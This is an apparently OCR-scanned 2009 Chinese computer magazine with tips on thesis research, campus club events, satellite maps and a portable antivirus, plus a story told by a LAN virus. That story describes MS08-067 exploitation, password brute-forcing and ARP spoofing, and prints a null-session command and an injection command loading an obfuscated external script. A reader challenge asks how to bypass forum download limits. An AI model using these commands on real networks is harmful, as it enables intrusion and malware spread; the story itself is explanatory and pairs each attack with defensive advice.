大家都会想到用"百度"和"Google"，但搜索结果价值一般，而且大量重复，怎么办？

可以用"Google学术搜索"来检索，尤其是外文著作。如果对于搜索有进一步的要求，可以点击"学术高级搜索"（见图2），在这里我们不仅可以指定关键词，还可以选择关键词所在的位置、作者、出版物和刊登的日期。

网络上的学术资料很多并不是以网页形式出现的，而是以PDF或者Word文件的形式存储。对于这种情况，我们可以使用"百度文档搜索"（http://file.baidu.com，见图3）。

2 Google 学术搜索 谷歌

3 Baidu文档

专业机构、政府机构的网站也是一个好去处。比如要查询相关经济指标的数据，可以去国家统计局、银监会等网站查询。查询各个行业数据可以去相应的行业协会网站。百科类知识库也是写论文的必要参考。为了让论文尽量专业，专业用语的定义需要认真把握。可以去维基百科、微软百科全书（http://encarta.msn.com）以及不列颠百科全书（http://search.eb.com）在线版查询。

样式美化给论文加点料

论文定稿之前，加一些小小的美化，就好像加上一点鸡精，味道会更加鲜美。

所有学校都对论文格式有着各自统一的有求，大家要严格按照规范来做，不过可装饰的地方还是有不少，比如表格。轻点几下鼠标，就可以让普通的表格变得大方简练。选中表格，在"表格→设计"工具栏中选择一个适合的灰度样式即可(见图4)。另外，表格配上图表也是一个很好的选择。选择"插入→图表"，选择个一个适合的样式就好了。经过这简单的几步，可以让原本单一的论文版面显得活泼而不失严谨，一道美味论文大餐就可以出锅上桌了！**（北京/张之）** CF [XF38]

4

目前部分高校与学生签订了论文诚信协议，制订了抄袭处罚规定，除通报批评外，甚至会取消毕业资格，并记入诚信档案。



计算机协会开展活动全攻略

大家好，我是北京师范大学计算机社团——师大人工作室的社长肖遥，今天我主要和大家交流一些计算机社团活动申请和进行过程中的小技巧。

策划：语音群聊软件来帮忙

首先决定要举办一个什么样的活动。比如我们社团每学期都会举办的室外维修、电脑装机咨询活动，某些厂商的校园活动也会找到我们。开会的形式多种多样，可以找个时间把社团负责人召集到一个地方开会，但是由于大家平时课业较多，部分人的意见无法交流，所以我们也经常网上交流。有一个不错的免费语音聊天软件歪歪（下载地址：http://yy.duowan.com），支持电信网通双线。申请一个账号和一个房间，就可以召集社员开会了。有多种发言方式：普通发言，大家都可以在房间内畅所欲言；抢麦式，只有先抢到麦的人才能发言；管理员模式，只有管理员才能发言，还可即时在线文字聊天和留言，这样在线上就能把各部门的活动安排决定好，非常方便（见图1）。



拉赞助：合作意向书要规范

赞助可以说是一个活动之本，是资金来源的重要保证。首先要找到合适的赞助企业，这个企业的性质要符合本社团的特征，并与本次活动的主题有关联。一般来说，大的赞助商如移动、联通、可口可乐等等很乐意进校园，我们社团成功地为海尔笔记本做过校园推广，同时一位师兄在中关村开的维修公司也是我们的长期合作伙伴（在校园免费电脑维修活动的传单上印维修公司LOGO，他们为活动开销买单）。

接下来提交一份合作意向书，大概包括活动名称、时间与日期、场地大小与位置、主要内容、人数、负责人、合作方式、合作内容、合作经费等。因为涉及合同等项目，用Word等调整页边距、字体、字号、添加注释、着重等都要符合规范。

申请：活动申请书有讲究

准备一份活动申请书，内容包括申请人、申请组织、主管老师、活动名称、时间与日期、场地大小与位置、主要内容、活动人数、有无赞助、赞助公司名称、赞助公司活动内容、有无销售活动、现场安全措施等。然后向所属部门申请，一般是学生社团联合会或校团委。书面申请书通过了就可以填写正式申请表了，大体是把申请书上的内容再抄一份。接下来的审批是必经流程，无非就是跑路和磨嘴皮子。


宣传：四大法宝齐上阵

活动批下来了！制定活动人员与活动日程是很必要的。前期的准备，宣传是重头戏，我推荐以网络宣传和海报宣传为主，以条幅宣传和传单宣传为辅。

1.网络宣传。这是效果最好的方式。编辑好活动信息，在学校的大型论坛上发布，或发布在本校的百度贴吧内。

2.海报/招贴宣传。这种宣传方式效果还不错，比较容易引起关注，一般张贴在学校的公示栏或者信息栏中，当然人流高峰处的电线杆和大树我们也不会放过。绘制方法有两种：一种是手绘（见图2），就像涂鸦一样，需要购买马克笔、蜡笔、颜料、画笔、大型卡纸等；还可用Photoshop、Illustrator等软件来设计（见图3），不一定要学过绘画或是相关的技法，只要你有一颗想画的心，只要简洁明了地表达活动内容、时间、地点和参与方式就行，构思独特的海报能达到超乎想象的效果。这种宣传方式花费较少，不需要大规模印刷，性价比还比较高。

3.传单宣传。方式多种多样，除Word等排版工具，有时要动用一些设计软件帮忙设计，后期还要大量印刷，安排人手进行发送，是一个比较高的投入，但宣传效果还不错。





4.条幅宣传。效果最差的一种宣传，因为学校里的条幅总是挂得很高而不容易引起同学们注意。制作很简单，只要找到做条幅的店面，定好宣传口号，别忘了写上活动时间。这种条幅基本上是按字收费，一般花费在100元~200元之间。

活动现场：细节决定成败

按照既定程序和与赞助商的合同内容来开展（见题图）。进行全天的室外活动时一定要注意防晒和补充水分哦，而且要记得吃饭和休息，只有张弛有度才能办好活动。对了，千万别忘了带相机把现场的精彩拍下来，今后做简报就能派上用场了。领取赞助费后可以小小腐败一下，就不细说啦！**(北京/肖遥)** CF [XF39]

小提示

*对于传单，大家习惯看完就扔，所以没必要花高价做彩印。师大工作室一般是用PS设计好，在学校小店打印后复印1000份，8折后才几分钱一张。版面设计一定要醒目，同学们拿传单后走出几步又回头来，这就是设计醒目和内容实用的威力。有一点很关键，时间和地点要把握好，周末校园相对人少，平时的中午和傍晚在通往食堂的主干道上发效果最好。

*除了策划的活动，师大人工作室的例行活动是每周在固定的时间和固定的地点为同学们维修电脑。每天值班由1个老手带1~2个新手，每次出勤、维修记录（谁的什么问题是如何解决的）都清楚地写在本子上，每月大会总结一次，贡献大的同学获得U盘等奖励。

*拉赞助的技巧、各类校园活动合作策划书详见http://blog.cfan.com.cn/?uid-197108-action-viewspace-itemid-385040。

博墅地址：http://alphonse.blog.cfan.com.cn

中国将推出自产“谷歌卫星地图”



国家测绘局最近启动“国家地理信息公共服务平台”建设工程，打造中国的“Google Earth”（谷歌地球）。目前已经确认了基本方案：定位于地理信息共享服务，将政务网与公众网分开建设。而说到“Google Earth”，它是美国Google公司推出的知名卫星地图，利用卫星太空拍照的方式将全球的“每个角落”清晰地显示在电子地图上，用户可以看到真实的地球拍照。如果使用“Google Earth”，你一定会发现，当鸟瞰华盛顿、纽约等北美地区时，你“飘悬”的眼睛可以下俯到街头的轿车上。但“飘”到中国大城市上空，你看到的街头公交车要模糊许多；再接着“飘”至农村，你的眼睛不得不“上浮”，不然你看到的只是块块色斑。Google Earth上的实景影像清晰度在北美和欧洲是最高的，其他地区的大城市只能达到240米左右，小镇山村清晰度更模糊，只有8000米。而等我们国产“谷歌卫星”地图问世后，这一现状就会得到改善。

http://mil.news.sina.com.cn/2009-02-19/1200542765.html

媒体.Media

推出国产“谷歌地图”，箭在弦上

凤凰资讯 news.ifeng.com 提到国产卫星地图，很多朋友早已为之热血澎湃，有了自己的卫星地图不仅是一种骄傲，更多的是受用，将来用在自驾车上，比现在的虚拟电子地图来得更清晰。到底什么时候才能正式开始呢？不少朋友早已等不及了，那就赶快先了解一下吧。

http://news.ifeng.com/mil/2/200902/0219_340_1023145.shtml

Google Earth带你上天入地游太空

yesky 天极网 有了Google Earth，大家可以“畅游”太空，也可以闲逛海洋。最新版的GoogleEarth提供了更多的功能，甚至还可以让你在卫星地图上找到泰坦尼克号沉没地址，还可以看到相关的影片资源、工作人员挖掘沉船地址的录像。

http://tools.yesky.com/248/8700748.shtml

在国产卫星地图之前，杭州版卫星地图抢风头

浙江在线 最近，杭州市推出一本《杭州市影像地图集》，由杭州市规划局组织，杭州市勘测设计研究院和杭州市城市规划编制中心编制，覆盖杭州市八区，包括萧山、临平。以2007年底航拍的数码片为基础，包含各级道路、水系、政府驻地、城市公共设施、住宅小区、旅游景点、主要企事业单位等信息。在国产卫星地图之前，杭州版卫星地图抢了一把风头。

http://zjnews.zjol.com.cn/05zjnews/system/2009/02/12/015253953.shtml

电子地图TOP5


NO1.史上最牛地图——Google Earth

Google Earth不像其他任何一款电子地图，它是直接借助卫星拍照的方式将整个地球上的实景拍摄下来而组织成的地图，严格上说，它是唯一一个真正的地图。现在，有很多第三方应用都直接或间接地使用Google Earth数据，包括军用和民用。可以说，Google Earth是史上最牛的地图。

Google Earth

NO2.图吧地图——多家地图原始提供商

现在很多朋友对百度地图可能比较熟悉，但是它使用的就是图吧地图（http://www.mapbar.com/）的数据。现在图吧地图不仅提供了单纯的电子地图，它还提供了公交查询、驾车导航及周边查询等服务，功能越来越多，也越来越好用。



玩Google Earth还能发现宝藏

一位洛杉矶音乐工作者Nathan Smith宣称，有一天他用Google Earth漫不经心地查看德州Aransas Pass一带的卫星照片，突然眼睛一亮，发现在“三桅帆溪”（Barketine Creek）附近出现一个鞋印形状的轮廓。结合历史知识判断，认为这地方可能是一艘西班牙三桅帆（barquentine）的残骸，而且当时船上据称有价值30亿美元的财宝。由此还引起了一场官司呢。

http://news.zdnet.com.cn/zdnetnews/2009/0213/1342754.shtml

Google街景地图被指侵犯个人隐私

目前，Google街道景观服务提供了日本12个城市的360度三维景观观赏，欧洲与北美城市为50多个。网络用户可以用虚拟现实模式看到街道上的详细图片。尽管Google街景地图已经使用相关搜索将人像脸部模糊处理了，但这项服务还是被指控侵犯了个人隐私。

http://news.zdnet.com.cn/zdnetnews/2008/0515/862197.shtml

你也能替换Google Earth卫星照片

谷歌近期对旗下谷歌地球（Google Earth）服务，推出了图片合作伙伴项目，这意味着，谷歌将允许第三方上传图片，并替换现有的卫星图片。包括三维建筑和数字地形模型、航空照片、一些类型的矢量数据，以及公交系统线路和时刻表等内容的第三方提供者将可与谷歌达成授权协议。

http://www.pcpop.com/doc/0/369/369133.shtml

声音.Voice


Google地图街景服务隐私官司胜诉



Google街景地图一直备受争议，不少用户都直接持反对态度，甚至还有很多注重个人隐私的用户直接将Google告上法庭。因此而引起一场Google街景地图风波。不过，其中的一次关于Google街景地图官司Google胜诉了，但是不是就是代表了Google街景地图不存在隐私侵权等行为呢？

http://www.cnbeta.com/articles/77376.htm

谷歌地球还能帮助科学家发现新物种



无独有偶，谷歌地球除了可以帮助人们发现一些平常难以发现的目标外，谷歌地球还能帮助科学家发现新物种。最近在莫桑比克发现隐秘丛林的科学家就是利用谷歌地球软件在原始森林中偏远的一部分丛林中发现了蝴蝶和蛇的新品种，还有7种濒临灭绝的鸟类。

2009-02-04 09:42:50 网易江苏南京网友 谷歌地球的图片好像很模糊呀，根本就看不清楚，怎么能看到新物种？有点怪了，怎么看呀？

2009-02-03 11:36:05 网易安徽铜陵网友 谷歌地球还有这样的特异功能？真是厉害，要是能发现一个新蚂蚁种群那就更牛了。

http://discover.news.163.com/09/0203/10/517L7B2E000125LI.html

借用Google Earth监视孩子的GPS



现在市面上出售的GPS设备，除了购置时的费用外，一般都有使用月租费。而这款名为“racking Key”的设备，不需要支付使用月租费，购置后就可以直接使用了。通过它可以直接记录车辆行驶的线路，结合Google Earth还可以直接看到去过地方的卫星地图。

2008-11-26 14:22:22 匿名人士 我把电池拆下来不得了？

2008-11-26 14:24:10 匿名人士 这种设备很显然只能放置在车顶，或者车窗附近，应该很好发现吧？发现了之后还不会处置？

2008-11-26 14:27:33 匿名人士 很有可能被孩子买下来放在父母的汽车里监视，以后在家里和BF/GF约会的时候就不用担心父母突然回来啦。

http://www.cnbeta.com/articles/70789.htm

Google Earth高级程序员辞职只因谷歌规模过大

通常情况下，每个人都会为自己在职的公司大而感到骄傲、自豪，而在Google这样的大公司，竟然出现一反常态事件，那就是，一名高级程序员因为Google公司规模过大而主动辞职。着实让人难以理解。

2008-07-18 12:00:36 seomusic：不是大公司我都不想去……

2008-07-18 12:00:58 匿名人士 Google多好呀，干吗要走啊，浪费啊！我最大的愿望就是进Google，要么进腾讯。

2008-07-18 12:09:26 匿名人士 呵呵，Google Earth也是买过来的呀，谷歌还有啥创新呢？

http://www.cnbeta.com/articles/60534.htm

Google Earth成了泄密工具?


什么事情都是双面的，就像一把刀，你用它来切菜，它就是一个好工具，而要用它作为凶器行凶，它就成了犯罪工具。Google Earth可以帮助科学发现新物种，还可以帮助警方查获毒品种植地，也有不少人说它是泄密的罪魁祸首。其实，它与刀是一样的，最主要是看你如何用它。

2008-05-30 20:52:33 匿名人士 掩耳盗铃。

2008-05-30 21:04:31 匿名人士 很好的评论，一针见血！这是一个开放的社会，只有开放，才跟得上社会发展的潮流！

2008-05-30 21:13:57 匿名人士 Google Earth要能泄密，美国的军事卫星就能知道你的饮食起居。

http://www.cnbeta.com/articles/56848.htm



NO3.搜狗地图，集成卫星地图

搜狐公司旗下的搜狗地图不仅提供了普通的电子地图，还提供了卫星地图，与此同时，公交查询、自驾车线路查询、在线测量距离等功能一样不少。此外，还提供了其他实用的功能，例如路况查询，可以直接对北京地区的路况进行实时跟踪，方便出行。



搜索

查询范围：全国 [更改]

专题地图推荐：

星座约会 让我们的爱情穿越光年

热门城市：

北京 上海 广州 深圳 成都 更多（已达346个）

查找位置点，请尝试：


NO4.图行天下，也是老牌地图

图行天下也是一款老牌电子地图提供商，之前还有不少电子地图网站都引用了图行天下的地图数据。与搜狗地图、图吧地图等一样，图行天下地图也提供了公交查询、自驾车线路查询等服务。现在，图行天下提供了更多的旅游方面的资源。

NO5.百度地图

前面提到了，百度地图引用了图吧地图的数据，但可以用青出于蓝而胜于蓝来形容之，除了提供周边搜索、自驾车线路查询等服务外，还提供了天气预报服务。依照百度搜索的强大功能，在百度地图上可以享受到更多的服务，例如可以直接使用拼音进行搜索，也可以进行周边搜索。





在3月15日这个大日子来临之际，众小编遇到不少难题，不知道哪位高手能帮忙他们把问题解决掉！

本期挑战题目：

1 Etta的郁闷：QQ和TM——本是同根生，居然不相融

Etta最近很郁闷，之前用的TM突然不能发送表情了，于是换用QQ，但突然发现TM的导出表情是EIF，而QQ支持的导入格式为GIF和EIP。那么如何将TM表情导入到QQ中呢？有些人会说用QQ 2009，但它还不够稳定，所以被Etta弃用。也有小编建议她分别用TM和QQ登录两个QQ号，然后把TM中的表情都发给QQ，或者通过Ctrl+C和Ctrl+V导入——结果如此低档的方法一出，遭到众编辑的唾弃……

快来帮Etta解决一下吧！

题目编号：20090601
积分赏金：50元

2 柳絮飞的难题：无限制下载论坛附件

柳絮飞最近很烦，网上流传着无限制下载论坛附件的软件，即不用登录，而且不需要金币就能无限制下载论坛附件的方法，不过经过测试，这款软件并不具有这样的功能。那么有没有什么软件或是方法可以实现上面的功能呢？

号：20090602
积分赏金：100元

3 Cornel的困惑：有线与无线的无缝切换

Cornel一直有个问题，他的笔记本有的时候用无线上网，有的时候用有线上网，那么在插入网线之后，之前无线上网的连接是否都自动切换为有线连接，这样可以提高网络速度。但网络是否自动切换呢？如果不自动切换应该如何设置为自动切换呢？如何判断是否自动切换呢？

题目编号：20090603
积分赏金：50元

敲敲打打谱小曲

题目编号：20082301
积分赏金：10元/60元
挑战者：水和米
原题重现：用哼着哈着就可以让电脑谱出曲子

不得不佩服出这个题的编辑（谢谢水和米的夸奖），因为他的想法和微软研究院的工程师们想到一块去了，微软的“Mysong”正是这么一款可以自动为我们谱曲的音乐软件，可惜它到目前为止还未发布，我们只能通过http://research.microsoft.com/en-us/um/people/dan/mysong/这个网页来了解这个软件的神奇之处了（见图1）。



1

虽然不能哼出小曲，但http://www.noteflight.com/是一个可以在线创作并分享原创乐谱的网站，不过就算你连五线谱都不认识，也可以在网站里只利用鼠标一阵乱点，就可以DIY一张山寨五线谱来（见图2）。点击网页上的播放按钮，你听，没准你已经谱出来了一曲佳作。

2

另外，你想听听“文字”的美妙声音吗？网址为http://p22.com/musicfont/的网站就可以做到。进入这个网站后，在“Your Text”处输入一段文字，可以是中文，在“BPM”处输入节奏，在下拉框“Instrument”处选择一种乐器后。点击“Generate Your Music!”就马上可以听到你从没听过的旋律优美的曲子了（见图3）。

P22 Music Text Composition Generator


3

小编有话说：哎，难道小编的想法太超前了？就没有人可以解决这问题吗？高手们快来吧！

纯闪盘版杀毒软件


题目编号：20090101B
积分赏金：80/150元
挑战者：wangyiping1996
原题重现：制作NOD32闪盘版

要想打造一款纯闪盘版NOD32，需要利器UniExtract（一款可以拆解MSI安装包的软件），下载地址：http://www.skycn.com/soft/43668.html，然后再下载NOD32的安装文件，下载地址：http://www.eset.com.cn/。

第一步：把UniExtract下载到本地后，解压到任意目录，打开UniExtract.exe文件，选择你的NOD32安装文件，然后一路“确定”，这样就能出现eav_

nt32_chs文件夹。

第二步：把eav_nt32_chs文件夹改成“杀毒软件”，拷贝到闪盘根目录下，这里假设闪盘盘符为J，这样就完成了制作纯闪盘杀毒软件的准备工作。



第三步：前面我们已经完成了制作纯闪盘杀毒软件的准备工作，到了使用它的时候，该怎么做呢？先插入闪盘，打开“杀毒软件”目录。

第四步：打开目录下的eav_nt32_chs.msi文件，此文件和一开始的NOD32安装程序不一样，它现在只有不到900KB，里面包含了NOD32必要的注册表文件和两个系统服务。

第五步：运行eav_nt32_chs.msi文件后，可不能一路“下一步”，有几个关键的步骤，现在一一说明。首先，在“选择安装模式”这一步骤中要选择“自定义”；其次，在“选择安装文件夹”这一步骤中要选择eav_nt32_chs.msi文件所在的文件夹（即J:\杀毒软件，不同的电脑，闪盘盘符会有所不同）；再次，在“配置自动更新配置”这一步骤中要选择“如果有升级文件，则升级”、“从不重新启动计算机”两项（见图），这样，NOD32就可以自动更新了。然后一直“下一步”，直至安装完成。NOD32便会自动启动。监控模式，图形化界面杀毒全不在话下。

至于怎么保护NOD32不受病毒侵害，由于大部分病毒是用NTSD命令强制结束杀毒软件进程的，所以只要在NOD32的黑名单下加入NTSD.EXE即可（该文件在system32文件夹下）。但是这个方案不能插入闪盘就启动NOD32，有点遗憾。

小编有话说：论坛里针对这个问题进行了很多讨论，方法很多，只是完美的还一直没有出现，之前我们已经给出过一种方案，这次由wangyiping1996带来的另外一种方法也许能帮助大家从另外一个角度去解决这个问题。参与讨论：http://bbs.cfan.com.cn/thread-832439-1-1.html; http://bbs.cfan.com.cn/thread-840696-1-1.html

小编报价直通车

去卖场买东西，JS最容易从哪部分赚钱？最容易让你吃亏上当的是什么？估计懂行的业内人都会告诉你——配件。的确配件这个水很深，而且JS大多是在这上面做些手脚，让你防不胜防。

就数码产品来说，JS通常会用一个很低廉的价格吸引你购买，然后再进而推销配件，比如兼容电池、包、卡、膜等等，从中赚取高额的利润。

之前小特就听到JS谈到一位买家在购买PSP时，把原装电池换成了高仿电池的骗术。

这些价格只是小特咨询过几家卖家后得到的结果，不同的地区及渠道可能会有较大的出入，这里只是提供给大家作为参考。

配件类型	价格
包类	价格通常是进货价的一到三倍，甚至更多
数据线	如果是一般的数据线只要几元，甚至是几毛钱
贴膜	便宜的膜也就5元，稍微贵点的也就是20元
兼容电池、充电器	通常卖到进货价的一到三倍

赠送的配件

记得我在2007年年底购买的诺基亚6120c手机，当时商家促销，除手机原配件外，再“送”大礼包——一块原装电池、一块1GB的TF卡、一个TF转SD卡卡套和一个SD卡读卡器（美名其曰是送，其实钱早就加进去了　）。

由于当时专心测试手机，也没有仔细检查四样赠品，回家之后……

原装电池：原装电池倒是不假，不过6120c使用的BL-5B电池分两款，老款是820mA的，但我买的时候已经全部更新为890mA。不幸的是送的这块正好就是老款……

1GB的TF卡：写入速度大概为3MB，速度还是相当慢的……

TF转SD卡卡套：接触不良，刚买回来的时候，多插几次还能用，到后来就直接坏掉。

SD卡读卡器：根本无法使用……

惨痛的教训呀，从这以后，我买东西的时候，也就特别注意细节。

洋垃圾的暗伤

早年间，我曾经买了个某国际品牌的无线、ADSL MODEM及路由三合一的路由器，商家介绍说是功能强大，价格便宜，性能极佳。结果我买回来一用是问题不断：超过流量就断线，无法开启UPnP，明显对中国网络支持很差，无线BT速度极慢，总之是问题多多……

最后，在我无法忍受的时候，终于把它换掉，花了400多元买了个无线路由器，问题才算解决，而且下定决心，洋垃圾一定要谨慎购买！

最后，再做个小广告，为了准备3·15专题，小特在春节期间特别到中关村站了几天柜台，体验了数天的卖场生活，当然期间也亲眼见证了笔记本转型、配件赚钱等活生生的“JS术”。其中有趣的内容，小特会在博客中进行更新，欢迎大家登录http://hehao.blog.cfan.com.cn。

CF [HG01]



老病毒的自述：局域网中的风光

■文/一把锈剑

X（局域网型病毒）是生活在局域网中的程序，每天自由穿梭在各种局域网中，虽然时常被赶走，但它仍然是家族兴旺，声势显赫，这天年迈的老X把孙子Y叫到身边，给他讲述当年的故事。

网络大补贴

1.ARP http://baike.baidu.com/view/32698.htm

2.远程溢出 http://wenwen.soso.com/z/q108787618.htm?rq=42139518&ri=3&uid=0&ch=w.xg.llyjj

3.密码字典 http://zhidao.baidu.com/question/26458265.html

4.莫里斯蠕虫 http://baike.baidu.com/view/497489.html?wtp=tt

X的风流往事——辉煌的家族史

X把Y揽在怀里，把自己的"丰功伟绩"和家族历史吹嘘起来。

在很久以前那个电脑稀缺的年代，人们都不相信病毒能够从一台电脑转移到另外一台电脑，X小时侯扮演了"莫里斯蠕虫"，第一次从一台电脑传播到另外一台电脑。局域网慢慢地发展起来，他靠"感染快，扩散广，难以清除"三板斧，攻城略地，那是惊天地泣鬼神。巅峰时期家族可谓是人丁兴旺啊，冲击波、震荡波、魔鬼波三人结合电脑弱点，攻击江湖无人能敌；熊猫烧香兄弟社工专家，一手密码穷举绝活，满城尽是三炷香；ARP鼻祖老当益壮，铁齿铜牙忽悠网关没话说。

咱们的生存之本是局域网，局域网内存在大量的漏洞，我就会带着兄弟们牢牢抓住局域网的弱点通过局域网口令破解、漏洞攻击、ARP攻击等方法在网内快速传递。同时咱们会对抗杀毒软件，让安装的杀毒软件失去它的作用，即使有人发现自己中毒并通过系统还原或者格式化的方法清除了病毒体，但是只要我X在局域网内任一台电脑上还存活着，避过风头后就能使整个网络重新被感染。这时的局域网，轻则降低速度，重则网络崩溃，破坏服务器信息，那叫一个过瘾呐！

X的血泪史——与战警A的几场惨战

老X回忆完自己的辉煌，欣喜之余也想起了当年年少轻狂，运用自己的独门秘笈，虽做了不少大事，不过也因此与杀毒软件进行了几场恶战。这不又讲开故事了！

恶战一 扫荡波系统弱点攻击

当时我学会了一招"扫荡波"，主要用来进行漏洞攻击，简单地说就是钻局域网电脑操作系统的空子传播自身，虽然功力比不上前辈冲击波、震荡波但是造成的破坏可不小。

一方面局域网的电脑常常会因为病毒问题或者其他原因重新安装系统，如果不及时安装严重级别的系统补丁，就有可能因为严重的系统漏洞让咱们得以生存并控制整个局域网。

真实再现

那天，我找到一台存在漏洞的电脑，首先获取本地IP地址，通过端口扫描器扫描所在网段的445端口，看看哪些电脑的445端口是活跃的（见图1）

TCPView - Sysinternals: www.sysinternals.com

Proce...	Protocol	Local Address	Remote Address	State
alg.exe:2020	TCP	127.0.0.1:1025	0.0.0.0:0	LISTENING
[illegible]	TCP	[illegible]	[illegible]	SYN_SENT
hack.exe:3292	TCP	127.0.0.113:1182	127.0.0.113:445	SYN_SENT
svchost.exe:1192	UDP	127.0.0.1:1900	*:*	
svchost.exe:1244	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING

❶

hack tcp 127.0.0.1 127.0.0.255127.0.0.1 445，然后我就利用MS08-67漏洞，尝试着攻击存在漏洞的主机，仅需三步我就得手了。

1.建议空连接，net use \\ip\ipc$ /user: "" ""。

2.连接管道/pipe/brower，相当于本地一个共享，可以让远程计算机读写的文件。

3.调用存在漏洞的NetPathCanonicalize函数，构造一个畸形字符串，导致远程溢出从而下载一个病毒到远程主机并执行。

于是我将方法教给其他兄弟，大家好好乐了一场，可谁知好景不长，战警（杀软）出现了，一个是360安全卫士，一个是金山清理专家，他们偏偏用"手"里的漏洞扫描工具对系统进行漏洞检测和修复，使得很多兄弟丧失。

恶战二 系统弱口令

听完这段故事，Y有点遗憾，X怕坏了兴致，就说"爷爷当然没那么笨了，我还有新招呢！现在Ghost系统很流行，局域网内的电脑也大都不设置密码，或者密码很简单，我们可以通过口令破解入侵局域网的系统从而上传病毒文件执行，那时爷爷就学了一招"熊猫烧香"，目的就是来个山寨版的'人肉'搜索，可以扫描整个局域网，看看哪些电脑活动着，再通过一个密码字典进行暴力破解密码，成功后获得权限就能为所欲为了。"

真实再现

有一天，我悄悄溜进了一台电脑，惊喜地发现局域网众多主机都存在弱口令（密码强度低）问题，我使出"熊猫烧香"，先遍历感染者所在局域网，寻找可以连接上的"肉鸡"，尝试利用密码字典对可以连接上的电脑进行攻击，以求暴力破解账号，比如，用户名"Administrator 1234"、"Admin 123456"。然后我就将一些病毒兄弟复制到目标电脑的开机启动文件夹（比如"C:\Documents and Settings\All Users\Start Menu\Programs\Startup"目录），让大家在电脑重新启动的时候运行起来。

这时旁边的一病毒兄弟听不下去了，嘴里嘟囔着，后来不还是被这几招给破解了吗？

1.修改计算机默认用户名，并设置高强度密码，类似这样的用户密码组合：@zhaobudao7878，yigemima@163。

2.关闭计算机一些存在风险的服务程序，并重命名一些可能被黑客利用的文件，比如“ftp.exe”常被黑客从远程下载病毒到肉鸡电脑。

3.安装一款反黑客防火墙比如卡巴斯基个人防火墙，可以很好地防范一些低级黑客入侵电脑。

恶战三 真假网关

X收拾下被打击的心情，重新教导起Y来：“当病毒，还想不被杀，那就得不断学习，提高自己的技能，那会儿我就是花费了好长时间才钻研出‘ARP欺骗’的秘诀，变身ARP病毒，风光了好一阵。一旦成功入侵系统我就会伪装成网关，并劫持网络内所有HTTP通讯，并且强行在HTTP数据包中插入带有病毒程序的网页链接，使得局域网内任意一台电脑在访问正常网页时，都会自动下载木马病毒。也就是说，只要局域网内有一台计算机感染了该木马，局域网内所有的计算机就都有可能被感染上木马病毒。”

真实再现

那天，我正玩得起兴，突然杀毒软件开始报警，反复提示发现病毒，说有ARP病毒不断地发包进行攻击：他通过网络分析软件WinPcap提供的网络分析功能，劫持网络内所有HTTP通讯，发现了我在电脑里留下的文件：“C:\WINDOWS\SYSTEM32\drivers\npf.sys”。我哪管这个，继续在HTTP数据包中插入带有恶意代码的网页链接，使得局域网内任意一个用户在访问正常网页时都会同时执行恶意网页代码（见图2），这招就是“wacldlt.exe -idx 0 -ip 192.168.0.2-



192.168.0.254 -port 80 -insert "<script language=javascript src=http://%77%2E%63%36%36%64%2E%63%6E/lg.js></script>"。这段命令的意思是监听80端口（上网的默认端口），当局域网的用户通过80端口访问网络的时候，就在网页代码插入一个恶意构造的框架结构。接下来自然是老套路，在中招电脑中找一些可被利用的漏洞，触发它们，然后让病毒兄弟们都过来，一起“娱乐”。

当然也都是风光往事了，现在ARP风火墙都可以有效防范，像金山ARP防火墙、彩影ARP防火墙之类的软件防火墙都是死敌，Y你可要记清哦！

CF [HG02]

伪技巧曝光台

PSEUDO SKILLS EXPOSURE

伪技巧一：所有svchost.exe都是病毒

伪技巧理由：以偏概全
